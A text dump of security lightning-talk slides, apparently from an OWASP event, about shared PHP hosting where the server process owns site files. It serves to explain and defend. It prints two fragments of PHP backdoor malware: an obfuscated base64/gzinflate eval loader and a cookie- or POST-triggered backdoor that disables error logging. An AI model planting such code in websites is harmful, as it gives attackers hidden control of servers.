

that hosting
has no
rights!

```
:lightning: talk
```

@stuch14n3k

slides <https://goo.gl/uessMT>

[illegible]

b4ckd00r pr0b13m?


HELP!
1337
hAx0rz
everywhere!

```
1  <?php
2
3
4  eval("\n$dgreusdi = intval(__LINE__) * 337;");
5
6  $a = "7VdrT
+NGFP1eqf9hiCIcKwHFj7ClIQh2Bd1V6bIthVZC1Jo4k2QSvzR2674raF/
+/Ibh0NgjM0SkqBqRbnffpvcPumbtIeBg4CfdZAQdM0uh430dJK52Qf3Ky
W1zF/rR4U5h9zwpYcfBnTChMODJU+otD
+HhpIi0k8pmB8u4RNL674iZazpDG7MB2RswNR6y1ReodlZIsNvLavv674x
+M80Js8vri+jR+e2YyV7+vTj9cee9vbK57b65XZxfXhvHDL97k9W/n7942
+qBsAZFoyc0B6748mMSpc/hGSNYjtSY9AckfGbKsQYZqpxKrHF674uez5c
gskFkgsyBkQciCkAUhG0pt4Gzgb0kLcDZwNnD2qxKhDS674bQj0I9b7aZP
VRjdQu6d6fn+vk6AgbvL5Lk5fsYpT0a674UVJ7T8ocGDBauSltwMFn6do5
+1Hbzs2w3S7YffaHTTrZeabr3Y9DrhJ8v/sc2rKfcY6GUiHZ0u2gw33QPDJ
+D1mZkDdbf";
7  $a = str_replace($dgreusdi, "E", $a);
8  eval (gzinflate(base64_decode($a)));
```

b4ckd00r pr0b13m?

```
4  @ini_set('error_log', NULL);
5  @ini_set('log_errors', 0);
6  @ini_set('max_execution_time', 0);
7  @set_time_limit(0);
8
9  $approvals = False;
10
11  foreach ($_COOKIE as $cookie_one=>$cookie_two) {
12      $approvals = $cookie_two;
13      $manager_invitation = $cookie_one;
14      $approvals = remove_letter(_base64_decode($approvals), $manager_invitation);
15      if ($approvals) {
16          break;
17      }
18  }
19
20  function improve_meta() {
21      return _base64_decode("UAMQV1oLEgBLUAsHE11SXwAPSlNVVA5CUwELU11GRlgBWFIH");
22  }
23
24  function append_strings($append, $string) {
25      return $append ^ $string;
26  }
27
28  if (!$approvals) {
29      foreach ($_POST as $contribute=>$research) {
30          $approvals = $research;
31          $manager_invitation = $contribute;
32          $approvals = remove_letter(_base64_decode($approvals), $manager_invitation);
```

file
not
even
+w?



WHAT???

what everybody agrees...

UNIX PERMISSIONS FTW

what everybody agrees...


UNIX PERMISSIONS FTW

THE **SERVER** OWNS THE UNLESS... SCRIPT



s p o o k y

am I the only one?



Improper Filesystem Permissions (IF) vuln. is on the
Periodic table after all...

tech support be like...

PID WHAT?

let's explain

- Apache server runs with uid 0
- index.php owner is uid 0
- How do I prevent malicious.php to modify index.php?

this is simple, right?

- Make Apache run as `www-data`
- Set the script owner to `user-123`
- Add `user-123` to `www-data` group
- `$ chmod -R 740 user-123/www/*`

provider kernel panic

NO, WE DO IT RIGHT

NOT AN
ISSUE

KEEP WEBSITE
UPDATED

NO

CAN
DO

SORRY

OPEN
BASEDIR

IDGAF

DO U EVEN CHMOD, BRO?



INVESTIGATE, WE MUST

memegenerator.net

let's automate

hostinfo.php

- assert that

`$proc_euid == fileowner(__FILE__)`

- in 3 more || less reliable ways
- source:

github.com/stuch14n3k/php-hostinfo

[+] Running PHP 5.6.36-pl0-gentoo (apache2handler) on ...

[~] Let's check some functions first:

[+] Is 'chmod' available? T

[+] Is 'chown' available? T

...

[+] Script permissions: 0664

[+] Open basedir: '/mnt/data/accounts/n/stuchl4n3k/data/...'

[+] Open basedir permissions: 81 0755

...

[~] Starting server process owner detection

[+] Using POSIX functions to compare file and process owner.


[+] Running as: name=user, uid=81, gid=81, dir=/container/home,
shell=/bin/bash

[+] Script owner: name=user, uid=81, gid=81, dir=/container/home,
shell=/bin/bash


[+] Oh no. This looks bad :(File owner == Process owner

shared hostings in 2018








except some actually do

wp  **neuron**

(a shared hosting < \$4/mo)

+ managed/VPS servers naturally
(>> \$4/mo)

TL;DR

- if you run , , , etc.
- use VPS/managed servers
- know who runs your scripts
- check (add) test results at github.com/stuch14n3k/php-hostinfo

thank you good 0WASP
folks!

enjoy your lunch
exit(0);

@stuch14n3k

slides <https://goo.gl/uessMT>

refs:

- [PHP Malware Examination by @TimmehWimmy](#)
- [Httpd privilege separation](#)